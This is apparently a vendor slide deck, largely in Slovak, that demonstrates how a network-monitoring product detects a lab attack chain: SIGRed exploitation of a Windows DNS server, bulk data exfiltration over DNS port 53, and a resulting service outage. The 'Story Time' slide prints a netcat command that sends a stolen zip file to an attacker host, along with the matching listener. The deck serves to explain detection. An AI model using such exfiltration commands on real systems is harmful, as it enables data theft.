**Type** Flow-based behavior patterns (BPATTERNS)  
**Subtype** SIGRed  
Detection of SIGRed exploitation attempt (CVE-2020-1350) affecting Windows DNS servers. The successful exploitation may lead to the crash of the DNS server. This behavioral pattern can be disabled if there are no DNS servers that run on Windows OS in the monitored infrastructure.


**Detail** Possible SIGRed exploitation attempt detected, suspicious responses count: 1, sent data: 65.89 KiB, received data: 462 B.

**MITRE ATT&CK** Tactic: Lateral Movement >> Technique: Exploitation of Remote Services

<b>Detection time</b>	2021-09-01 09:50:18	<b>Event source</b>	🇺🇸 1.2.225.42 (node-j6y.pool...otinternet.net)	<b>Probability</b>	100 %
<b>Last update</b>	2021-09-01 09:50:18	<b>Captured source hostname</b>	N/A	<b>False positive</b>	No
<b>First flow</b>	2021-09-01 09:45:00	<b>MAC address</b>	08:00:27:7a:b8:da	<b>Detected by instance</b>	Default
		<b>User identity</b>	N/A	<b>Data feed</b>	Default

TARGETS (1) | COMMENTS (0) | CATEGORIES (0) | ATTRIBUTES | EVENT EVIDENCE | **RELATED IDS EVENTS (1)**

Search



FIRST SEEN	LAST SEEN	SOURCE IP (BASE FOR AGGREGATION)	SOURCE PORT	DESTINATION IP (BASE FOR AGGREGATION)	DESTINATION PORT	SIGNATURE ID (BASE FOR AGGREGATION)	SIGNATURE (BASE FOR AGGREGATION)	LOG SOUR IP
> 2021-09-01 09:44:59	2021-09-01 09:44:59	1.2.225.42	53	192.168.255.2	57633	2030533	ET EXPLOIT Possible Windows DNS Integer Overflow Attempt M1 (CVE-2020-1350)	127.0.0.1

# Laterárny pohyb

Zneužitie DNS služby cez SIGRed

## Signatúrne správanie



# Story Time





```
[root@localhost scripts]# nc -q 0 1.2.225.42 53 < stolen_data/internal_data.zip  
[root@localhost scripts]#
```



Helpdesk aplikácia  
192.168.255.1


```
notender@kali-local:~$ nc -l -p 53 > internal_data.zip  
notender@kali-local:~$
```



Útočník  
1.2.225.42

## Exfiltrácia

Kradnut




Útočník sa snaží získať získané dáta  
pomocou DNS tunelovania  
maskovanie pomocou DNS  
(dotazov).







Windows  
server  
192.168.255.2



Repairing disk errors. This might take over an hour to complete.



**Náhodný výpadek**  
Server je offline,  
Služba není dostupná.  
Společnosti.



- > C BLACKLIST
- > C SSHDICT
- > C UPLOAD
- > C DICTATTACK
- > H SCANS
- > H BPATTERNS
- > H DNSANOMALY
- > M ICMPANOM
- > L SRVNA
- > L DIVCOM
- > L HIGHTRANSF

Event #137019
COPY EVENT ID DOCK WINDOW

**Type** High volume of transferred data (HIGHTRANSF)

**Subtype** General  
Reports devices within the monitored network that transfer large amounts of data within a short period. This may indicate an unexpected overload of the network (e.g. due to backup process or similar large data transfers). Such activity could be considered as legitimate depending on devices and services involved.

**Detail** Transferred: 623.14 MiB, top peer transfer: 311.69 MiB.

**MITRE ATT&CK**

Tactic  
Lateral Movement

»

Technique  
Lateral Tool Transfer

Tactic  
Exfiltration

»

Technique  
Automated Exfiltration

<b>Detection time</b>	2021-09-01 09:49:01	<b>Event source</b>	🌐 192.168.255.1 (unknown) ▾	<b>Probability</b>	100 %
<b>Last update</b>	2021-09-01 09:54:01	<b>Captured source hostname</b>	N/A	<b>False positive</b>	No
<b>First flow</b>	2021-09-01 09:42:00	<b>MAC address</b>	08:00:27:2f:8d:f7 ▾	<b>Detected by instance</b>	Default
		<b>User identity</b>	N/A	<b>Data feed</b>	Default

TARGETS (2)

COMMENTS (0)

CATEGORIES (0)

ATTRIBUTES

EVENT EVIDENCE

RELATED IDS EVENTS (0)

ALL IP ADDRESSES

BY COUNTRY

BY IP

🌐
🇸🇰
1.2.225.42 (node-j6y.pool...otinternet.net) ▾

🌐
192.168.255.2 (unknown) ▾

ID	DI TIME	UPDATE	DETAIL	TARGETS
#137019	2021-09-01 09:49:01	2021-09-01 09:54:01	Transferred: 623.14 MiB, top peer transfer: 311.69 MiB.	🌐 1.2.225.42 (node-j6y.pool...otinternet.net) 🌐 192.168.255.2

Showing 1 - 1 of 1

Získanie dát

Získavanie dát zistené (zber a exfiltrácia).

Behaviorálna detekcia.





ANALYSIS

EVENT #137021

**Type** DNS traffic anomaly (DNSANOMALY)  
**Subtype** TCPHighTraffic  
Monitors the amount of DNS data transferred using a TCP protocol. If any device in the network exceeds the user-defined threshold of transferred data, it is reported. This can indicate a DNS zone transfer between DNS servers as well as tunnelling of the network traffic via DNS protocol for a malicious purpose (e.g. data exfiltration).

**Detail** A high amount of TCP DNS traffic transferred, data sent: 310.99 MiB, data received: 711.07 KiB.

**MITRE ATT&CK** Tactic: Exfiltration >> Technique: Exfiltration Over Alternative Protocol

<b>Detection time</b>	2021-09-01 09:50:19	<b>Event source</b>	192.168.255.1 (unknown)	<b>Probability</b>	100 %
<b>Last update</b>	2021-09-01 09:50:19	<b>Captured source hostname</b>	N/A	<b>False positive</b>	No
<b>First flow</b>	2021-09-01 09:48:27	<b>MAC address</b>	08:00:27:7a:b8:da	<b>Detected by instance</b>	Default
		<b>User identity</b>	N/A	<b>Data feed</b>	Default

TARGETS (1) | COMMENTS (0) | CATEGORIES (0) | ATTRIBUTES | EVENT EVIDENCE | RELATED IDS EVENTS (0)

ALL IP ADDRESSES | BY COUNTRY | BY IP

🇺🇸 1.2.225.42 (node-j6y.pool...otinternet.net)

# Exfiltrácia

Exfiltrácia dát cez alternatívny protokol (DNS).

Behaviorálna detekcia.



&gt; (C) BLACKLIST

&gt; (C) SSHDICT

&gt; (C) UPLOAD

&gt; (C) DICTATTACK

&gt; (H) SCANS

&gt; (H) BPATTERNS

&gt; (H) DNSANOMALY

&gt; (M) ICMPANOM

v (L) SRVNA

SOURCE IP ADDRESS

v 192.168.255.2 (un

06:10  
2021-09-01

ID	DETECTION TIME	LAST UPDATE	DETAIL	TARGETS
#137025	2021-09-01 09:57:00	2021-09-01 10:02:00	Unavailable service (TCP/445, microsoft-ds). Unsuccessful traffic - clients: 1, rejected connections: 0, connections without response: 33. Successful traffic - clients: 0, connections: 0.	192.168.255.3

Showing 1 - 1 of 1

Showing 1 - 1 of 1

&gt; (L) DIVCOM

## Event #137025

COPY EVENT ID

DOCK WINDOW

⋮ ✕

**Type** Service not available (SRVNA)**Subtype** TCPService

Reports the unavailability of the TCP services provided in the monitored network. The reason behind might be service unavailability or performance issues that lead to the inability of service to serve all clients. Also, when a network service is migrated to another device in the network there might still be clients trying to access the service at the original location. Services that send no responses to clients or actively reject incoming connections are reported.

**Detail** Unavailable service (TCP/445, microsoft-ds). Unsuccessful traffic - clients: 1, rejected connections: 0, connections without response: 33. Successful traffic - clients: 0, connections: 0.**MITRE ATT&CK**Tactic  
ImpactTechnique  
Endpoint Denial of Service**Detection time** 2021-09-01 09:57:00**Last update** 2021-09-01 10:02:00**First flow** 2021-09-01 09:49:35**Event source** 192.168.255.2 (unknown)**Captured source hostname** N/A**MAC address** 52:54:00:12:35:02**User identity** N/A**Probability** 100 %**False positive** No**Detected by instance** Default**Data feed** Default

TARGETS (1)

COMMENTS (0)

CATEGORIES (0)

ATTRIBUTES

EVENT EVIDENCE

RELATED IDS EVENTS (1)

ALL IP ADDRESSES

BY COUNTRY

BY IP

192.168.255.3 (unknown)

# Dopad

Klienti nemôžu prístupit' na  
Sambu.

Behaviorálna detekcia.





MITRE ATT&CK Matrix Last 24 hours (generic time span)

Reconnaissance	Initial Access	Execution	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
<b>2</b>	<b>1</b>	<b>0</b>	<b>2</b>	<b>3</b>	<b>2</b>	<b>0</b>	<b>0</b>	<b>3</b>	<b>1</b>
Active Scanning (2)	Drive-by Compromise (0)	User Execution (0)	Brute Force (2)	Network Service Scanning (2)	Exploitation of Remote Services (1)	Audio Capture (0)	Application Layer Protocol (0)	Automated Exfiltration (2)	Data Encrypted for Impact (0)
	External Remote Services (1)			Network Share Discovery (2)	Lateral Tool Transfer (1)	Data from Network Shared Drive (0)	Encrypted Channel (0)	Exfiltration Over Alternative Protocol (1)	Endpoint Denial of Service (1)
	Hardware Additions (0)			Remote System Discovery (2)	Remote Services (0)	Man-in-the-Middle (0)	Ingress Tool Transfer (0)		Network Denial of Service (0)
							Protocol Tunneling (0)		
							Proxy (0)		
							Remote Access (0)		

2021-08-31 10:45 - 2021-09-01 10:45

New widget

# Celkový pohľad

Aktivita útočníka v celkovom prehľade podľa MITRE ATT&CK frameworku.



Date: Last 4 hours | Perspective: Security issues | Data feed: - Unspecified - | Source IP:  **APPLY**


CHOOSE EVENTS BY ID

SUMMARY

- Flows/s** Average of flows/s is comparable with previous interval 62 flows/s
- Events** 192.168.255.1 (...) has highest number of detected events 9
- Threat Score** 192.168.255.1 (...) has the highest Threat Score 67 - [See the list of hosts sorted by Threat Score](#)
- Threat Score** 192.168.255.1 (...) has the most significant increase in Threat Score from 1 to 67
- Methods** Methods with significant increase of events: **C** BLACKLIST (+100%) | **M** SCANS (+100%) | **L** HIGHTRANSF (+50%)

EVENTS

Show: PRIORITIES **METHODS**



EVENTS BY PRIORITY 2021-09-01 06:54 - 2021-09-01 10:49

- C** BLACKLIST Communication with blacklisted hosts
- C** SSHDICT SSH attack
- C** UPLOAD Data upload anomaly
- C** DICTATTACK Dictionary attacks

# Kontextová analýza

Pomocou AI môžete zobrazit' udalosť v kontexte





## **Jan Kalabus**

Partner Account Manager, Senior

jan.kalabus@progress.com  
+420 703 149 149

## **Filip Gieci**

Partner Account Manager, Slovensko

filip.gieci@progress.com  
+421 908 780 392